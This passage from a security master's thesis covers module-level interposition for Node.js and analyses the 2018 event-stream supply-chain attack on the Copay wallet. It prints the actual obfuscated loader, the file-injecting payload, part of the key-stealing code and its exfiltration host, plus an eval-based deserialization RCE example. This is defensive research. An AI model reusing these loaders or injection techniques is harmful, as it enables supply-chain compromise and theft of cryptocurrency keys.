TECHNICAL UNIVERSITY OF CRETE
SCHOOL OF ELECTRICAL AND COMPUTER ENGINEERING

MASTER THESIS

Applying Dynamic Coarse-Grained Library Interposition to Security

Author:
Grigorios Ntousakis

Committee:
Associate Professor Sotirios Ioannidis
Professor Michail G. Lagoudakis
Assistant Professor Nikos Vasilakis

Chania, April 2024

Abstract

In today's complex software landscape, developers face the challenge of building complex systems that meet the growing demands of users and businesses. A common approach to analyzing, detecting problems, and solving security problems in these systems is the use of dynamic interposition. Dynamic interposition involves adding new functionality between existing software interfaces to extend the system, while preserving old functionality. An effective dynamic interposition technique is module recontextualization, which operates at the module or library level in modern dynamic languages, like JavaScript and Racket. Module recontextualization leverages run-time module loading to apply lightweight code transformations that insert analysis code at module boundaries, capturing interactions around the module. This provides a low overhead, always-on analysis approach compared to instruction-level or procedure-level techniques. This thesis presents several applications of the module-level dynamic interposition approach to demonstrate its versatility and practical value for program monitoring, analysis, and security tasks. The work includes two large-scale studies of the Node.js ecosystem, a dynamic enforcement engine for language policies, a system to secure native add-ons, and a combined static and dynamic analysis framework. The goal is to show how this module-level interposition technique can enable practical program analysis and security for complex applications.

Contents

List of Figures

Chapter 1

Introduction

In today's rapidly evolving software landscape, developers are continuously challenged to build increasingly complex systems to meet the ever-growing demands of users and businesses. These complex systems are often distributed across multiple platforms, servers, or devices. In order to analyze, detect program pathologies and resolve security issues, a common approach is to use dynamic interposition.

1.1 Problem Analysis

Dynamic interposition involves adding new functionality in the middle of an existing software interface. This is a useful technique for extending systems, as it allows for the attachment of new services while preserving old ones by exploiting the existing interface boundaries. The focus is on interposition at procedure call boundaries, meaning adding functionality along the execution path, between references to procedures and the procedures themselves.

To enable this dynamic interposition at run-time, we need the ability to detect procedure references and change their target definitions within the running process. There are multiple ways to apply dynamic interposition in software systems. One method is module recontextualization.

Module recontextualization [104] is a technique for dynamic interposition that operates at the level of modules or libraries in modern dynamic languages such as JavaScript and Racket. It leverages the run-time loading of modules as string representations to apply lightweight code transformations. These transformations insert developer-provided analysis code that runs at the module boundaries, capturing all interactions around the module. This approach contrasts with existing dynamic analysis techniques that operate at the granularity of instructions or procedures, which typically incur high runtime overhead. By instrumenting at the module level, module recontextualization can provide a coarse-grained but low-overhead (lower than 5%) analysis that enables a constant, uniform deployment in both development and production environments. Additionally, the analysis code is written in the same language as the target program, preserving developer knowledge and enabling meta-analyses that can inspect the analysis code itself. This module-level dynamic interposition technique thus provides a promising approach for practical, always-on program monitoring and analysis.

This thesis will present applications of dynamic interposition such as the module recontextualization technique in multiple settings to demonstrate its versatility and practical value. The goal is to show how this module-level dynamic interposition approach can be used for a variety of program monitoring, analysis tasks, and security tasks. In this thesis, we will present the following contributions:

(i) two motivating examples of the reasoning behind this work, (ii) two large-scale studies across the entire Node Package Manager (NPM) ecosystem that will guide our tools, (iii) a dynamic enforcement engine that applies language policies, (iv) a system that allows security across native add-ons Node.js and (v) an example of a combined analysis system.

1.2 Publications Contributing to this Thesis

Every chapter of this thesis is either directly derived or modified from peer-reviewed articles that have already been published or from manuscripts ready for publication. Here is a catalogue of published papers that underpin this thesis:

1. G. Christou, G. Ntousakis, E. Lahtinen, S. Ioannidis, V. P. Kemerlis, and N. Vasilakis, 'BinWrap: Hybrid Protection Against Native Node.js Add-ons', in *Proceedings of the 18th ACM Asia Conference on Computer and Communications Security (ASIA CCS 2023)*.

2. I. Arvanitis, G. Ntousakis, S. Ioannidis, and N. Vasilakis, 'A Systematic Analysis of the Event-Stream Incident', in *Proceedings of the ACM 15th European Workshop on Systems Security (EuroSec 2022)*.

3. G. Ntousakis, S. Ioannidis and N. Vasilakis, 'Detecting Third Party Library Problems with Combined Program Analysis', in *Proceedings of the ACM Conference on Computer and Communications Security (CCS 2021)*.

4. N. Vasilakis, C.A. Staicu, G. Ntousakis, K. Kallas, B. Karel, A. DeHon and M. Pradel, 'Preventing Dynamic Library Compromise on Node.js via RWX-Based Privilege Reduction', in *Proceedings of the ACM Conference on Computer and Communications Security (CCS 2021)*.

1.3 Thesis Overview

This thesis uses the terms library, module, and package interchangeably. The structure of this thesis is as follows:

- **Chapter 2**: Presents an in-depth analysis of essential concepts relevant to the thesis, focusing on modular programming, the functionalities and significance of Node.js, and the role of NPM within the Node.js ecosystem.

- **Chapter 3**: Presents two real-world cases of attacks that exploited vulnerabilities in third-party libraries, specifically the event-stream incident and a de-serialization library attack.

- **Chapter 4**: Presents two large-scale studies across the entire NPM ecosystem.

- **Chapter 5**: Presents a system for dynamic enforcement of language permissions that allows specifying, enforcing, inferring, and quantifying the privilege available to libraries.

- **Chapter 6**: Presents a hybrid language-binary framework called BinWrap to protect against exploits existing in native parts of applications by enforcing fine-grained read-write permissions and isolating the native add-ons from the rest of the application.

- **Chapter 7**: Presents a combined analysis framework called Pythia that combines static and dynamic analysis to detect and mitigate problems that exist in unique aspects of applications.

- **Chapter 8**: Presents the evaluation of the tools presented in the thesis.
- **Chapter 9**: Presents the related work of the thesis.
- **Chapter 10**: Presents the conclusion of the thesis, along with a discussion, and possible future work.

Chapter 2

Background

In this chapter of the thesis, we will analyze several foundational concepts crucial to our discussion. We aim to present a comprehensive overview of modular programming (§2.1), Node package manager (NPM) (§2.2), Node.js (§2.3), and the native modules existing in Node.js (§2.4).

2.1 Modular Programming

Modular programming is an approach in software design that stresses the division of a program's functionality into separate, interchangeable units known as modules. Each module is designed to be self-contained, focusing on a specific facet of the program's overall desired functionality. This technique ensures that the code within each module is necessary only for executing a specific aspect of the program's operations. The core of modular programming involves defining a clear interface for each module, specifying what functionalities it offers to other modules and what dependencies it has. This interface acts as a contract, and its elements are recognizable and usable by other parts of the program, facilitating seamless interaction between different modules.

Furthermore, modular programming aligns with the overarching goals of enhancing the management and development of large-scale software programs and systems, sharing its foundational principles with structured and object-oriented programming. These paradigms, which have been evolving since the 1960s, focus respectively on improving code readability and flow through structured coding sequences and on leveraging objects as data structures for efficient data management.

One of the primary aims of modular programming is to promote code reusability, allowing the same piece of code to be used in different programs or in future projects without the need for significant modifications. This is achieved by encapsulating functionality within modules that can be easily shared and swapped. Functionality within the modular programming framework can be categorized into two main types: one that is inherently part of the programming language and may abstract away operating system-specific details, like file system interactions, thereby ensuring the program's portability across different operating systems while adhering to the language's conventions; and another that comes as additional features provided by other developers, offering a broad spectrum of functionalities that could be beneficial to a wide audience.

From a developer's perspective, importing a library into a project means tapping into its encapsulated code and making use of its functionalities by referring to a bound name designated for the library. This method simplifies the development process by allowing for the easy integration of complex functions without the need to fully understand their internal workings.

On the part of the package maintainer or the library developer, sharing code effectively requires a careful selection of functionalities and the implementation of an export mechanism. This involves deciding which functions and values will be accessible to other developers. Moreover, maintainers can enhance their package's utility by integrating libraries from different programming languages, although this might introduce certain complexities and side effects at both the system and program levels.

In summary, modular programming advocates for a structured approach to software design, where dividing a program into distinct, manageable modules not only facilitates easier maintenance and scalability but also promotes the reuse of code, contributing to more efficient and robust software development practices.

2.2 Node Package Manager (NPM)

Node Package Manager (NPM) [84] is a JavaScript package manager. It stands as the standard package manager for Node.js, the popular JavaScript runtime environment, and is recommended during the Node.js installation process. The utility includes a command-line client, also known as npm, and an expansive online repository comprising both public packages and private packages. Users can interact with the registry through the client or explore and search for packages through the npm website. Although NPM is widely recognized as the Node Package Manager, it humorously refers to itself as a recursive backronym, meaning that *npm is not an acronym*.

2.3 Node.js

Node.js [69] is an open source, cross-platform JavaScript runtime environment that enables the execution of JavaScript code outside a browser. Compatible with Windows, Linux, Unix, macOS, and other operating systems, it operates on Google's V8 JavaScript engine. With Node.js, developers can utilize JavaScript for both server-side scripting and writing command-line tools. This feature is particularly handy for generating dynamic content on web pages before they are delivered to the user's browser, thus streamlining web application development by using a single language for both server and client side. Featuring an event-driven architecture and supporting asynchronous I/O operations, Node.js is designed to enhance throughput and scalability in web applications laden with I/O demands, as well as in real-time applications like communication tools and on-line games. Initially overseen by the Node.js Foundation, the Node.js project has now joined forces with the JS Foundation to become part of the OpenJS Foundation.

2.4 Native Modules in Node.js

Node.js is built around V8 (both are implemented in C/C++) and provides a rich set of APIs (*i.e.*, the Node-API [62], but also, among others, the NAN [61] and V8 [32] APIs) to JS applications. Most importantly, Node.js allows JS programs to load native *add-ons* (*i.e.*, modules written in C, C++ or ASM). Typically, JS applications leverage add-ons to: (1) perform compute-intensive tasks using highly-optimized C, C++, or even handwritten-ASM code [44]; (2) have access to other (dynamically-loaded) system libraries [73]; (3) interact freely with the underlying OS kernel via the system call interface, and utilize system services for which JS abstractions are not available [66]; or even (4) perform computations on specialized hardware (*e.g.*, GPUs [41]).

2.4.1 Restricting Memory Accesses

Intel MPK/PKU [39] offers userspace processes the ability to change access permissions on groups of memory pages without invoking the underlying OS. Each group of pages is associated with a unique *key*. An application can have up to 16-page groups. The access rights for each group of pages are assigned to a thread-local and user-accessible register, called `pkru`. Since `pkru` is thread specific, MPK supports different view(s) per thread of the process's memory. For example, different application threads can have different access rights configured for each key in their `pkru` register.

Data accesses on memory pages, associated with protection keys, are checked against both the (`RW`) access rights defined in the `pkru` register and the permissions in page tables. In contrast, instruction fetching is checked only against page table permissions. If a memory page is executable (in the respective page tables), but configured with `no access` in `pkru`, the memory page is treated as execute only [72]. This occurs because any data access will result in a mismatch between the rights defined in the page table and the `pkru` register. Linux supports execute-only memory pages by leveraging MPK/PKU. A call to `mprotect` with only `PROT_EXEC` specified as permissions will result in the allocation of a new protection key, which will be associated with the corresponding memory pages; next, the `pkru` register will be set to `DISABLE_ACCESS` for the newly allocated protection key, while the page table rights will be set to executable and readable (`R-X`). To associate a memory page (or range of memory pages) with a protection key, the Linux kernel implements the `pkey_mprotect` system call. The access rights in the `pkru` register can be modified with the `wrpkru` x86 instruction. Since the `pkru` register is user-accessible, modifying the access rights does not impose significant latency, and it is much faster than invoking calls to the memory management system (*e.g.*, `mprotect`).

2.4.2 Restricting System Calls

`seccomp` is a kernel mechanism for restricting the system calls (syscalls) that an application can execute. Since v3.5, the Linux kernel supports SECure COMPuting with filters (`seccomp-BPF`), allowing/-denying syscalls based on system call numbers and arguments (pointer dereferences are not supported). The applied filter can only be supplemented by a more restrictive filter and cannot be removed. The filters applied are per-thread, and thus system restrictions can be applied on a specific native thread only.

Chapter 3

Two Real-World Examples

In this part of the thesis, we dive deeply into a concrete, real-world attack case targeting third-party libraries. This incident serves as a practical example of the vulnerabilities that can exist within the supplementary library code, which are often integral to modern software development practices. Subsequently, we will illustrate an example of a remote code execution (RCE) attack that exploited weaknesses in such third-party components. In shedding light on this example, our objective is to demonstrate the effectiveness and operational use of the tools we have developed to identify, mitigate, and defend against these types of cyber threats. Our discussion will include the methodologies for detecting vulnerabilities, strategies for preventing exploitation, and the particular steps that developers and security professionals can take to apply these defense mechanisms in real-world scenarios using the tools introduced.

3.1 The Event-Stream Attack

The `event-stream` [26] package was designed to make it easy to create and work with streams. It was created by the GitHub user @dominictarr. At the time of the incident, it averaged more than 1.5M downloads per week and was relying on by more than 1.5K packages.

3.1.1 Attack Overview

In September 2018, @right9ctrl [1] offered to take over maintenance duties on the `event-stream` package. The main maintainer behind `event-stream`, @dominictarr, accepted the offer, giving @right9ctrl maintenance rights on the package. Then, @right9ctrl introduced the flatmap functionality by adding the `flatmap-stream` [38] dependency to `event-stream`. The `flatmap-stream` package supports a flatmap function in addition to the regular `map` already supported by `event-stream`. The user @right9ctrl did not specify an exact version of `flatmap-stream` [38], but rather a range of possible versions, with `^0.1.0`. Shortly thereafter, `flatmap-stream` version 0.1.1 was released and was within the specified version range. This new module included malicious code that was obfuscated in its minified [2] version. Module `event-stream` version 3.3.6 hosted this malicious code due to `flatmap-stream` dependency. Third-party packages that depended on `event-stream` version 3.3.6, would now receive the infected `event-stream` release. This is how the malicious code reached its target, the Copay application [11].

[1] User's @right9ctrl GitHub account is now deleted.

[2] Minification is the process of removing comments, non-essential whitespace, and replacing long identifiers from source code to reduce its size. This process is usually automated and aims to improve website performance.




Figure 3.1: Package dependency graph along with relevant versions. Highlighted in red are versions shipped with the malicious code.

Copay is an open-source Bitcoin wallet platform. The attack succeeded as the malicious code reached Copay on versions 5.0.2 to 5.1.0 (inclusive). This is illustrated in Fig. 3.1. The injected code did the following on end-user's devices: (1) it checked the account balance of the victim's Copay account. (2) If the current balance exceeded 100 Bitcoin or 1000 Bitcoin Cash, the malicious code would (3) steal the victim's account data and theirs Copay private keys and (4) send them to a web-server based in Malaysia.

The malicious code was broken down into three payloads: *payload A* (bootstrap), *payload B* (injector), and *payload C* (harvester). Payload A had a minified code as it referred to an auxiliary data file that had 10 lines containing strings in hexadecimal format. Payload A pulled these strings, converted from hexadecimal to text strings, and replaced them on its source to form the final version of the code. That way it was exceedingly difficult for anyone viewing the minified code to understand its function. Among the hex data in the file, there were two large encrypted strings, which corresponded to binary data. Those strings turned out to be payloads B and C, respectively. Payload A then looked for the decryption key in the dependant package's description. This allowed it to exclusively target Copay. If the key was found, payload A would create a new module with payload B as its source and payload C as its export.

In Fig. 3.2, we visually show how the packages, modules, and files examined interact with each other. In the following sections, we will analyze each step of the attack process.

3.1.2 Attack Characteristics

The attackers targeted Copay exclusively. They used the Copay platform-specific building scripts for Android, iOS, and PC. The attack was possible because Copay was open-source. All three payloads, and especially B and C, demonstrated profound knowledge of Copay's source by the attackers. The attackers chose the injection target, knowing that it accessed the specific context they wanted their scripts to run in. Furthermore, they knew Copay's scripts were responsible for building the Android, iOS, and desktop application versions and tested against them to ensure that the scripts run on end-user devices. Moreover, they knew Copay's files and their contents. Finally, the target was a specific `getKeys` function of the specific class, as the attackers knew that Copay was using it.

All three payloads used `try-catch` statements to ensure that all the conditions described above were met. Otherwise, the entire attack would abort silently. The attackers included the malicious code in an encrypted minified form and was not readable by programmers nor




Figure 3.2: An overview of the interactions between files and modules.

analyzable by program analysis tools. Suspicious keywords such as `crypto`, `createDecipher`, and `aes256` were hidden in a separate data file using hexadecimal encoding. Additionally, payload B concealed the fact that it was injecting malicious code to another file by modifying the file's metadata to include an older date—as if the file had not been modified at all.

The attack was highly targeted, which means that the injected malicious code would execute in specific scenarios, all embedded in Copay's Android, iOS, and PC releases. As the number of packages dependent on `event-stream` was large, the attack targeted only Copay to avoid being discovered by other package maintainers.

3.1.3 Attack Timeline

Overtaking Maintenance:: On July 31, 2015, GitHub user @devinus, commented on an issue [15] against the `event-stream` GitHub repository, questioning whether flatmap functionality would be welcomed, to which the package maintainer, @dominictarr, replied positively. This information was presumably later discovered by the malicious user @right9ctrl. That user, approached @dominictarr, between August 5 and September 4 of 2018. User @right9ctrl offered assistance to package maintenance and proposed to make the necessary changes to introduce flatmap functionality. This introduction would be achieved by adding the `flatmap-stream` package as a new dependency. The user @dominictarr accepted this offer, making @right9ctrl a contributor to the `event-stream` Github repository and giving him full publishing rights for the module in the NPM ecosystem. In order to publish on the NPM ecosystem, you need to be given publishing rights by the package maintainer.

Benign Commits:: Soon after, @right9ctrl pushed a series of benign commits to the `event-stream` GitHub repository, potentially to gain @dominictarr's trust. Here is the list of commits:

- b550f5: Upgrade dependencies
- 37c105: Add map and split examples
- 477832: Remove trailing space in split example
- 2c2095: Add better pretty.js example
- a644c5: Update Readme
- 31ab0e: Release version 3.3.5

Introducing `flatmap-stream`: On September 9, @right9ctrl pushed the following commit to `event-stream`:

- 2b8285: Add flatmap dependency

This commit introduces `flatmap-stream` as a dependency to `event-stream`. Note that on line 12 of `package.json`, a caret is used to specify the version of `flatmap-stream`. In the context of npm's dependency handling, the caret '^' means 'Compatible with version' and is commonly used in semantic versioning [63]. For example `^2.3.4` will use versions up to *3.0.0*.

Final touches to `event-stream`: These are the commits pushed after the introduction of `flatmap-stream`:

- 8bdfe2: Release version 3.3.6
- 935cd1: Remove flatmap dependency
- 145601: Update package.json
- c98f7d: Release version 4.0.0
- d3b9c9: Add search keywords

On October 5, 2018 `flatmap-stream` version 0.1.1 included the malicious attack in its minified source code. Version 3.3.5 of `event-stream` had been stable for a long time and as a result a lot of projects depended on it.

A large number of software projects depended on the version `"^3.3.5"` of `event-stream` and since they used the caret, would now get automatically updated to `event-stream` 3.3.6. As was mentioned earlier, `event-stream` 3.3.6 pulls in a fresh `flatmap-stream` 0.1.1 with the malicious code included due to its `"^0.1.0"` `flatmap-stream` dependency.

Detection of the attack: On October 29, 2018 @jaydenseric opened an issue [88] on the nodemon repository reporting an unexpected deprecation warning. This warning was caused by the deprecated method `createDecipher`, used in the malicious code. User @FallingSnow suspected an injection attack and opened an issue [91] against `event-stream` on November 20, 2018. Shortly afterwards, on November 26, the `flatmap-stream` package got removed from npm.

3.1.4 Analysis of the attack

This subsection of the thesis analyzes the three payloads of the attack.

Payload A: Payload A acts as the bootstrapper for the rest of the Payloads and was appended to the `flatmap-stream` codebase in version 0.1.1. The payload consists of the following code:

```
1  ! function() {
2   try {
3    var r = require,
4     t = process;
5    function e(r) {
6     return Buffer.from(r, "hex").toString()
7    }
8    var n = r(e("2e2f746573742f64617461")),
9     o = t[e(n[3])][e(n[4])];
10   if (!o) return;
11   var u = r(e(n[2]))[e(n[6])](e(n[5]), o),
```

```
12      a = u.update(n[0], e(n[8]), e(n[9]));
13     a += u.final(e(n[9]));
14     var f = new module.constructor;
15     f.paths = module.paths, f[e(n[7])](a, ""),
16      f.exports(n[1])
17   } catch (r) {}
18 }();
```

This code is unreadable, as it is still obfuscated. Let us walk through it line by line, deobfuscating and analyzing it. Function `e` converts a hexadecimal string to text. It is first used in line 8:

```
1 var n = r(e("2e2f746573742f64617461"));
```

The hexadecimal string is equivalent to `./test/data`, and function `r` is the function `require`. So, after renaming `n` to `testData`, line 8 becomes as follows:

```
1 var testData = require("./test/data");
```

This line `imports` an auxiliary data file. This data file contains 10 hexadecimal string literals. Next to them you can see their string representation. Multiple of these strings are related to cryptography and would raise suspicion should anyone see them in a module such as `flatmap-stream`. Here are the contents of the data file:

```
1  module.exports = [
2   "75d4c...629", // Payload B
3   "db673...6e1", // Payload C
4   "63727970746f", // crypto
5   "656e76", // env
6   "6e706d...f6e", // npm_package_description
7   "616573323536", // aes256
8   "63726...6572", // createDecipher
9   "5f636f6d70696c65", // _compile
10  "686578", // hex
11  "75746638" // utf8
12 ];
```

Line 9 extracts the fourth and fifth string from the data file. Variable `o` has been renamed to `desc` for readability:

```
1 var desc = process.env.npm_package_description;
```

This line fetches the description of the package. The `if` statement on line 10 ensures that the description is not blank.

From line 11 up to line 15 we repeat the process of getting a line from the auxiliary data file and converting it to string. We do that in order to deobfuscate the rest of the function. Moreover, we rename variable `u` to `decipher`, `a` to `text`, and `f` to `newModule`. By doing so, we get:

```
1 var decipher = require("crypto").
2 createDecipher("aes256", desc);
3 var text = decipher.update(testData[0], "hex", "utf8");
```

```
text += decipher.final("utf8");
var newModule = new module.constructor();
newModule.paths = module.paths;
newModule._compile(text, "");
newModule.exports(testData[1]);
```

These lines of code perform the following actions:

1. Using the package description fetched previously, it creates a `decipher` instance.
2. It uses the `decipher` instance to decrypt the first line (which consists of binary data) from the file.
3. A new module is created with the decrypted data from the file as its source, and the second line from the file is exported from that module (Fig. 3.2.1).

Since the description of a specific npm package is used as the decryption key, payloads B and C are correctly decrypted only when `flatmap-stream` is part of the dependency tree through `event-stream`. Therefore, the scope of the attack is limited to Copay, which also helps to minimize the detection risk.

A common theme among all three payloads is the presence of `try-catch` statements. These ensure that if any part of malicious code fails, the attack would fail silently, raising no suspicion.

Payload B: After successful decryption of the first line of the data file from payload A, payload B is created as a new module. Payload B acts as the injector. This new unobfuscated module looks as follows:

```
/*@@*/
module.exports = function(e) {
 try {
  if (!/build\:.*\-release/.test(process.argv[2]))
   return;
  var t = process.env.npm_package_description,
   r = require("fs"),
   i = "/path/ReedSolomonDecoder.js",
   n = r.statSync(i),
   c = r.readFileSync(i, "utf8"),
   o = require("crypto").createDecipher("aes256", t),
   s = o.update(e, "hex", "utf8");
  s = "\n" + (s += o.final("utf8"));
  var a = c.indexOf("\n/*@@*/");
  0 <= a && (c = c.substr(0, a)),
   r.writeFileSync(i, c + s, "utf8"),
   r.utimesSync(i, n.atime, n.mtime),
   process.on("exit", function() {
    try {
     r.writeFileSync(i, c, "utf8"),
      r.utimesSync(i, n.atime, n.mtime)
    } catch (e) {}
   })
 } catch (e) {}
};
```

We start with line 4:

```
if (!/build\:.*\-release/.test(process.argv[2]))
 return;
```

The script is executed by a command in this format:

```
npm run-script script-name
```

The regex from line 4 tests if `script-name` starts with `build:` and ends with `-release`. The regex was designed to test scripts that target the Android, iOS, and desktop versions of Copay, as opposed to internal test builds for Copay's developers.

The Copay application has another nonmalicious dependency called `ZXing`, which is a barcode processing library. This module imports `ReedSolomonDecoder.js`, which is targeted by payload B for injection. In particular, the payload C code will be injected into the `ReedSolomonDecoder.js` file by modifying the file on disk. However, this file is loaded in the context in which the malicious script is intended to run. If the file has not been modified, payload B does nothing. If it does, `'/*@@*/'` appears in the file and payload C is injected into the file, awaiting execution (Fig. 3.2.2). After injection occurs, payload B replaces the metadata of the file (modified/accessed timestamps) so that it appears like the file has not been altered.

Payload B demonstrates knowledge of the internals of Copay, including its build scripts and its use of `ReedSolomonDecoder.js`.

Payload C: Payload C acts as the harvester, and is executed when Copay loads `ReedSolomon\-Decoder.js`. It consists of several functions that work together, including the auxiliary functions `prepRequest`, `sendRequest`, and `getFromStorage`. The common theme across all the functions of this Payload, is that they reproduce the original behavior as to suggest that no suspicious activity is taking place at all.

The function `prepRequest` prepares a payload [3] to be sent by the function `sendRequest`. The payload gets encrypted using the public key provided by the attacker. The function `sendRequest` takes as arguments an IP address, a path, and a payload. It then sends the payload as a string to the host inputted on the specified path. The payload is then sent to `copayapi.host` and `111.90.151.134`—a web server based in Kuala Lumpur, Malaysia. The function `getFromStorage` stores the contents of a file in a variable and then parses it into a callback function. It does so by first detecting the current environment: Mobile, Cordova, or Electron.

The order of execution is as follows:

1. Using `getFromStorage`, the user's credentials are retrieved and passed to a callback function
2. The callback function ensures that it is being run on the live Bitcoin network, labeled `livenet`.
3. The callback functions check the balance of the user; if it exceeds 100 BTC or 1000 BCH, it marks the account using a global variable.
4. The account credentials are finally sent using the `prepRequest` and `sendRequest` functions, regardless of the account balance.

The injected code proceeds with the following process:

[3] Not to be confused with the malicious code payloads

```
var Cred = require("wallet-client/lib/credentials.js");
Cred.prototype.getKeysFunc = e.prototype.getKeys;
Cred.prototype.getKeys = function(e) {
 var t = this.getKeysFunc(e);
 try {
  if (global.CSSMap &&
   global.CSSMap[this.xPubKey]) {
   delete global.CSSMap[this.xPubKey];
   prepRequest("p", e + "\t" + this.xPubKey))
  }
 } catch (e) {}
 return t
}
```

This last section of code intercepts and monkey-patches the `getKeys` function from the `Credentials` class (Fig. 3.2.3). Monkey-patching refers to dynamically altering an object's method during the execution of a program. The patched version of the function reproduces the original function result,it but it also checks the global variable used previously by the callback function to flag each key. If the value appears positive, meaning that the account balance requirements are met, it deletes the variable to remove any remaining traces and transmits the user's Copay private keys using the `prepRequest` function (Fig. 3.2.4). The script is launched as soon as the user's device is ready, using the following code segment:

```
window.cordova ?
 document.addEventListener("deviceready",
  runPayload) : runPayload()
```

3.2 Another Real-World Example

This example starts by exemplifying the use of third-party libraries common in server-side Node.js development today. Then shows the expected (normal and benign) behavior of these libraries as part of larger applications, and then demonstrates unexpected (abnormal and malicious) behavior of these libraries when subverted by attackers—for example, an attacker can read and exfiltrate the contents of `/etc/passwd`. It then applies state-of-the-art vulnerability detection tools such as `npm audit` and `snyk test`, which do not report any risks – because both tools report only known vulnerabilities. Demonstrates the use of a combined program analysis designed to report on the permissions used by a third-party libraries, showing the set of permissions required for the normal operation of a library, and thus delineating between normal and malicious operation. All the tools presented in this demonstration are open source software.

Consider a Node.js application that uses a third-party (de)serialization library for converting serialized strings into in-memory objects. The (de)serialization library is fed client-generated strings, which may lead to remote code execution (RCE) attacks. The code below shows the relevant application fragment:

```
const serial = require('serialization');
http.createServer((req, res) => {
  req.on('end', () => {
    let val = serial.deserialization(data);
    if (val.token == 'a1b2c33d4e5f6g7h8i9jakblc')
      console.log('Api key:', val) });
```

The code above first imports the `serialization` library. It then creates a web server that receives user-provided values arriving from the network as *strings*, which are deserialized into in-memory objects. Values containing a special token are printed on the console.

Unfortunately, this deserialization functionality is provided by `serial.dec` which is implemented by a third-party library developed by programmers other than the application's nominal developers. Internally, this function uses the unsafe `eval` primitive of Node.js which evaluates *any* valid JavaScript code:

```
module.exports = {
  dec: (str) => {
    let obj;
    obj = eval(str);
    return obj;  } }
```

Benign vs. malicious operation: Benign user requests work as expected —- eg, the following request will cause the value to be printed:

```
let key = 'a1b2c33d4e5f6g7h8i9jakblc');
request.write(payload); // part of a request
```

However, adversaries can pass Turing-complete programs that will execute on the host environment, eg, the following input will create a file `pwned.txt` using the `fs` library of Node.js:

```
Let payload ='require("fs").
    writeFileSync("./pwned.txt","uh-oh!\\n")');
request.write(payload);
```

Applying state-of-the-art tools: We attempt to detect this malicious operation using two state-of-the-art tools, Snyk [90] and NPM audit [64]. Running `snyk test` in the folder that contains the vulnerable library does not report any vulnerabilities:

```
  Tested 1 dependencies for known issues,
  no vulnerable paths found
```

The results are similar for `npm audit`:

```
  found 0 vulnerabilities in 1 scanned packages
```

The reason these tools fail to report any risks is that the dependencies of our program do not have any known vulnerabilities.

Applying Static Analysis: We first run `perm.js -s`, our static permission inference analysis, to extract the first set of permissions for `serialization`:

```
{ "~/libs/serialization/index.js":
  { "eval": "rx",
    "module": "r",
    "module.exports": "w"  } }
```

The inferred permissions show the use of `eval` and `module.export` for evaluating code and exporting library functionality.

Applying dynamic analysis: We then run `perm.js -d`, our dynamic permission inference analysis, using the test cases provided in order to extract permissions from the third-party library `serialization`. As all of the inputs are JSON objects, only additional permissions are related to a few built-in primitives such as the `Array` constructor and the value `null`.

```
{ "~/libs/serialization/index.js":
  { "eval": "rx",
    "module": "r",
    "module.exports": "w",
    "Array": "rx",
    "null": "r",  } }
```

Executing with permission enforcement: We launch the instrumented program that enforces the combined `RWX` permissions inferred during the previous two phases. When malicious input attempts to access the `fs` library, the instrumented code throws an exception that stops the execution of the program.

3.3 Exploring Variants of the Attacks

A natural question to ask is how these attacks could have been done differently. For example, what if the attacked module were a native module? How would this change if the attack was hidden in the dynamic parts of the application? We will answer these questions and more in the following chapters of this thesis.

Chapter 4

Trends in Node.JS

The NPM ecosystem has grown exponentially in recent years, now containing more than 3 million packages that are downloaded billions of times per month. This massive scale and popularity of the NPM ecosystem make it an attractive target for attackers. As native modules existing in the NPM ecosystem and system call usage are two areas of potential abuse, we conducted a large-scale study to characterize these aspects of the NPM ecosystem. Our findings provide important information that informs the design and evaluation of security defenses to protect the NPM ecosystem from malicious activity. In the following sections, we will examine the trends in native module usage (§4.1) and system call (§4.2) trends throughout the NPM ecosystem, laying the foundations for the development of effective mitigation techniques.

4.1 Native Module Trends

The NPM ecosystem contains more than 1.5 million packages downloaded more than 151 billion times in the last month. This quantity and popularity of packages make NPM ideal for abuse. As we focus on native libraries found throughout the NPM ecosystem, we begin by investigating the following research questions.

- What is the ratio of packages that use one or more native modules on NPM? (§4.1.1)
- What is the ratio of native modules that are imported from libraries on NPM? (§4.1.2)
- What are the most popular native modules used by NPM packages? (§4.1.2)
- What are the best packages to evaluate BinWrap? (§4.1.4)

We mainly maintain the entire NPM registry on a local host to perform our analysis. We also cloned the NPM database to perform the essential queries and data extraction —- the NPM registry uses CouchDB [4] for storing information (in JSON format) about node packages. We use the CouchDB replication mechanism to download the entire registry locally and make the necessary configuration(s) to access it. Finally, we use a proxy registry, Verdaccio [108], to access our local package repository. At the time of the replication of the registry, NPM contained 1,508,366 libraries. We used this number as a starting point for our study and analyzed all packages that had at least one dependency on a native module. We chose the most popular native modules, used by packages, which leverage NAN or Node-API (NAPI).

4.1.1 Number of Native Modules

